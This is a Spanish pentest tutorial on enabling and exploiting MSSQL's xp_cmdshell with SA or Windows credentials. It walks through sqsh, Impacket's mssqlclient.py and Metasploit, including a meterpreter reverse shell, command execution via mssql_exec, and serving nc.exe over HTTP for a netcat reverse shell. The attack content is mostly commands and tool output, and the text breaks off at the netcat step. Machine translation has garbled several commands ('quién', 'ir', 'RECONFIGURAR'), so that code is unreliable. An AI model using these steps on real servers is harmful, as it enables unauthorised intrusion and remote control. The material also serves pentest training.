

MSSQL for Pentester

Command Execution

xp_cmdshell



Contenido

¿Qué es xp_cmdshell?	3
Habilitando xp_cmdshell	3
Manualmente (GUI)	3
sqsh	5
mssqlclient.py.....	8
Metasploit.....	10
Explotando xp_cmdshell	11
Metasploit.....	11
Netcat.....	duodécimo
Crackmapexec.....	14
Mapa N.....	15
PowerUpSQL.....	dieciséis


¿Qué es xp_cmdshell?

Según la documentación oficial de Microsoft, xp_cmdshell es una funcionalidad que genera un shell de comandos de Windows y pasa una cadena para su ejecución. Cualquier resultado que genere se muestra en formato de filas de texto. Para simplificar, podemos decir que permite a los administradores de la base de datos acceder y ejecutar cualquier proceso externo directamente desde SQL Server. La implementación de xp_cmdshell se remonta a SQL Server 6.5. Fue diseñado para utilizar consultas SQL con el comando del sistema para automatizar diversas tareas que requerirían programación y trabajo adicionales. Ahora que tenemos algunos conocimientos sobre xp_cmdshell, podemos ver cómo se puede habilitar en un servidor SQL.


Habilitando xp_cmdshell

Manualmente (GUI)


De forma predeterminada, la función de xp_cmdshell está deshabilitada en el servidor SQL. Necesitamos tener privilegios de administrador para habilitarlo. En la siguiente demostración, utilizamos las credenciales del usuario SA para iniciar sesión en el servidor SQL.




Ahora que tenemos la instancia de SQL ejecutándose como Administrador, debemos acceder a la sección Explorador de objetos. Aquí tenemos la instancia de SQL Server; Hacemos clic derecho en la instancia para encontrar un menú desplegable. Necesitamos elegir la opción "Facetas" de este menú, como se muestra a continuación:




Al hacer clic en la opción Facetas se abrirá una nueva ventana. Contará con un campo con los distintos tipos de facetas disponibles. Necesitamos elegir las facetas de Configuración del área de superficie en el menú desplegable, como se muestra en la siguiente imagen:



Después de elegir la faceta de configuración del área de superficie, vemos que tenemos la opción XPCmdShellEnabled configurada como falsa.




Al hacer clic en la opción del shell de comandos de XP, cambiamos su valor de falso a verdadero, como se muestra en la siguiente figura. De esta manera, podemos habilitar el shell de comandos de XP utilizando la interfaz gráfica de usuario en un servidor MSSQL de Windows.



sqsh

A continuación, utilizamos la herramienta sqsh en la máquina kali. Para comprobar si la opción de shell de comandos de XP está habilitada en la máquina de destino o no. La sintaxis para usar esta herramienta es bastante simple: primero escriba sqsh con -S y la dirección IP de destino, seguido de -U con el nombre de usuario del administrador del servidor y -P con la contraseña de ese usuario en particular, como se muestra en la imagen a continuación.


```
sqsh -S 192.168.1.146 -U sa -P "Contraseña@1"
xp_cmdshell 'quién';
ir
```



```
(root@kali)-[~]
# sqsh -S 192.168.1.146 -U sa -P "Password@1"
sqsh-2.5.16.1 Copyright (C) 1995-2001 Scott C. Gray
Portions Copyright (C) 2004-2014 Michael Pepler and Martin Wesdorp
This is free software with ABSOLUTELY NO WARRANTY
For more information type '\warranty'
1> xp_cmdshell 'whoami';
2> go
Msg 15281, Level 16, State 1
Server 'WIN-P830S778F0K\SQLEXPRESS', Procedure 'xp_cmdshell', Line 1
SQL Server blocked access to procedure 'sys.xp_cmdshell' of component 'xp_cmdshell'
```

Como podemos observar en la imagen, SQL Server había bloqueado el acceso al shell de comandos del procedimiento; por lo tanto, lo habilitaremos ahora. Para habilitar el shell de comandos de XP en la máquina de destino usando SQSH, ejecutaremos una serie de comandos que primero mostrarán las opciones avanzadas disponibles dentro de la opción de configuración del SP. Luego elegiremos ejecutar la opción de shell de comandos de XP y activarla. Finalmente, ejecutaremos el comando reconfigure que habilitará la opción comercial XP en la máquina de destino, como se muestra en la imagen que aparece a continuación.

```
EXEC sp_configure 'mostrar opciones avanzadas', 1;
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURAR;
ir
xp_cmdshell 'quién';
ir
```

```

1> EXEC sp_configure 'show advanced options', 1;
2> EXEC sp_configure 'xp_cmdshell', 1;
3> RECONFIGURE;
4> go
Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to update the configuration. (return status = 0)
Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to update the configuration. (return status = 0)
1> xp_cmdshell 'whoami';
2> go

output


nt service\mssql$sqlexpress

NULL

(2 rows affected, return status = 0)
1>

```

La actividad se puede verificar marcando de manera similar a lo que hicimos con la opción GUI como antes.




mssqlclient.py

MS SQL consta de servicios de Windows que tienen cuentas de servicio. Siempre que se instala una instancia de SQLserver, también se instala un conjunto de servicios de Windows con nombres únicos. A continuación se muestran los tipos de cuentas de SQL Server:

- Cuentas de Windows
- Inicio de sesión en SQL Server
- Usuarios de bases de datos

Para usar mssqlclient.py, debemos especificar el nombre de usuario, el dominio, la contraseña, la dirección IP de destino y el puerto que aloja el servicio MSSQL como se muestra en la imagen. aquí podemos usar el comando enable_xp_cmdshell para habilitar la funcionalidad del shell de comandos en la máquina de destino.


```
python3 mssqlclient.py GRUPO DE TRABAJO/sa:Contraseña@1@192.168.1.146 -puerto 1433
enable_xp_cmdshell
```




```
(root@kali) - [~/impacket/examples]
# python3 mssqlclient.py WORKGROUP/sa:Password@1@192.168.1.146 -port 1433
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(WIN-P830S778EQK\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(WIN-P830S778EQK\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (130 19162)
[!] Press help for extra shell commands
SQL> enable_xp_cmdshell
[*] INFO(WIN-P830S778EQK\SQLEXPRESS): Line 185: Configuration option 'show advanced optio
[*] INFO(WIN-P830S778EQK\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' chang
SQL> 
```

Nuevamente, podemos verificarlo de manera similar a lo que hicimos con el enfoque GUI y el enfoque sqsh. Aquí podemos ver que pudimos habilitar la funcionalidad del shell de comandos de XP con la ayuda del cliente mssql, que forma parte del kit de herramientas Impact.



Anteriormente, mssqlclient.py se usaba para conectar la base de datos a través de credenciales de base de datos con el nombre de usuario SA. Ahora nos estamos conectando con la base de datos mediante la credencial de inicio de sesión de usuario de Windows.



```
python3 mssqlclient.py encender: 'Contraseña@123'@192.168.1.146 -windows-auth enable_xp_cmdshell
```

```
(root@kali)~[~/impacket/examples]
# python3 mssqlclient.py ignite:'Password@123'@192.168.1.146 -windows-auth
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(WIN-P830S778EQK\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(WIN-P830S778EQK\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (130 19162)
[!] Press help for extra shell commands
SQL> enable_xp_cmdshell
[*] INFO(WIN-P830S778EQK\SQLEXPRESS): Line 185: Configuration option 'show advanced opti
[*] INFO(WIN-P830S778EQK\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' chang
SQL>
```

Metasploit Como

es habitual, Metasploit también desempeña su función de habilitar el shell de comandos de XP y nos ayuda a explotar el objetivo y proporcionar la sesión.

```
utilizar exploit/windows/mssql/mssql_payload establecer rhosts
192.168.1.146

establecer contraseña Contraseña @

1 explotar
```

```
msf6 > use exploit/windows/mssql/mssql_payload
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/mssql/mssql_payload) > set rhosts 192.168.1.146
rhosts => 192.168.1.146
msf6 exploit(windows/mssql/mssql_payload) > set password Password@1
password => Password@1
msf6 exploit(windows/mssql/mssql_payload) > exploit

[*] Started reverse TCP handler on 192.168.1.2:4444
[*] 192.168.1.146:1433 - The server may have xp_cmdshell disabled, trying to enable it...
[*] 192.168.1.146:1433 - Command Stager progress - 1.47% done (1499/102246 bytes)
[*] 192.168.1.146:1433 - Command Stager progress - 2.93% done (2998/102246 bytes)
[*] 192.168.1.146:1433 - Command Stager progress - 4.40% done (4497/102246 bytes)
[*] 192.168.1.146:1433 - Command Stager progress - 5.86% done (5996/102246 bytes)
```

El exploit no se limita simplemente a habilitar el shell de comandos de XP. Luego ejecuta una serie de comandos que pueden ayudarnos a conseguir un shell meterpreter en la máquina de destino, como se muestra en la imagen siguiente.

```

[*] 192.168.1.146:1433 - Command Stager progress - 93.83% done (95936/102246 byt
[*] 192.168.1.146:1433 - Command Stager progress - 95.29% done (97435/102246 byt
[*] 192.168.1.146:1433 - Command Stager progress - 96.76% done (98934/102246 byt
[*] 192.168.1.146:1433 - Command Stager progress - 98.19% done (100400/102246 by
[*] 192.168.1.146:1433 - Command Stager progress - 99.59% done (101827/102246 by
[*] Sending stage (175174 bytes) to 192.168.1.146
[*] 192.168.1.146:1433 - Command Stager progress - 100.00% done (102246/102246 by
[*] Meterpreter session 1 opened (192.168.1.2:4444 → 192.168.1.146:49725) at 202

meterpreter > sysinfo
Computer      : WIN-P830S778EQK
OS            : Windows 2016+ (10.0 Build 14393).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
meterpreter >

```

Explotación del Metasploit xp_cmdshell

Puede utilizar

otro exploit mssql_exec, que habilita principalmente el shell xp_cmd, y también podemos configurar cualquier comando ejecutable cmd. Aquí configuramos el comando cmd en "ipconfig".

utilizar auxiliar/admin/mssql/mssql_exec
 establecer rhosts 192.168.1.146
 establecer contraseña
 Contraseña@1
 establecer cmd "ipconfig" exploit

```

msf6 > use auxiliary/admin/mssql/mssql_exec
msf6 auxiliary(admin/mssql/mssql_exec) > set rhosts 192.168.1.146
rhosts => 192.168.1.146
msf6 auxiliary(admin/mssql/mssql_exec) > set password Password@1
password => Password@1
msf6 auxiliary(admin/mssql/mssql_exec) > set cmd "ipconfig"
cmd => ipconfig
msf6 auxiliary(admin/mssql/mssql_exec) > exploit
[*] Running module against 192.168.1.146

[*] 192.168.1.146:1433 - The server may have xp_cmdshell disabled, trying to enable it...
[*] 192.168.1.146:1433 - SQL Query: EXEC master..xp_cmdshell 'ipconfig'

output
-----
Windows IP Configuration
Ethernet adapter Ethernet0:
Connection-specific DNS Suffix . :
Link-local IPv6 Address . . . . . : fe80::d9da:7cac:5dba:2299%2
IPv4 Address. . . . . : 192.168.1.146
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.1
Tunnel adapter isatap.{51289AA6-FBE0-4D78-90DA-EE70A5576C42}:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
Tunnel adapter Teredo Tunneling Pseudo-Interface:
Connection-specific DNS Suffix . :
IPv6 Address. . . . . : 2001:0:348b:fb58:cf6:f61c:855e:ce25
Link-local IPv6 Address . . . . . : fe80::cf6:f61c:855e:ce25%3
Default Gateway . . . . . : ::

[*] Auxiliary module execution completed

```

netcat

Aquí, podemos usar Netcat para obtener una conexión inversa en la máquina de destino. Para hacerlo, primero necesitamos transferir el archivo binario Netcat a la máquina con Windows. Para ello utilizaremos el ejecutable nc.exe. Este archivo se encuentra en /usr/share/windows-binaries. Luego podemos usar el resumen de Python para crear un servicio HTTP.

```

cd /usr/share/binarios-windows
ls-al
Python -m SimpleHTTPServer 80

```



```

# cd /usr/share/windows-binaries
(root@kali)-[/usr/share/windows-binaries]
# ls -al
total 1884
drwxr-xr-x 7 root root 4096 May 30 17:15 .
drwxr-xr-x 9 root root 4096 May 30 17:15 ..
drwxr-xr-x 2 root root 4096 May 30 17:15 enumplus
-rwxr-xr-x 1 root root 53248 Jul 17 2019 exe2bat.exe
drwxr-xr-x 2 root root 4096 May 30 17:15 fgdump
drwxr-xr-x 2 root root 4096 May 30 17:15 fport
-rwxr-xr-x 1 root root 23552 Jul 17 2019 klogger.exe
drwxr-xr-x 2 root root 4096 May 30 17:15 mbenum
drwxr-xr-x 4 root root 4096 May 30 17:15 nbtenum
-rwxr-xr-x 1 root root 59392 Jul 17 2019 nc.exe
-rwxr-xr-x 1 root root 311296 Jul 17 2019 plink.exe
-rwxr-xr-x 1 root root 704512 Jul 17 2019 radmin.exe
-rwxr-xr-x 1 root root 364544 Jul 17 2019 vncviewer.exe
-rwxr-xr-x 1 root root 308736 Jul 17 2019 wget.exe
-rwxr-xr-x 1 root root 66560 Jul 17 2019 whoami.exe

(root@kali)-[/usr/share/windows-binaries]
# python -m SimpleHTTPServer 80

```

Aquí, el cmdlet powershell.exe invoca PowerShell y luego usa el comando wget para descargar Netcat en el directorio C:/Users/Public, que tiene acceso para escribir. Luego usaremos el shell de comandos de XP para ejecutar el binario Netcat para ejecutar cmd.exe. Para crear una conexión inversa a la máquina Kali host en el puerto 4444.

```

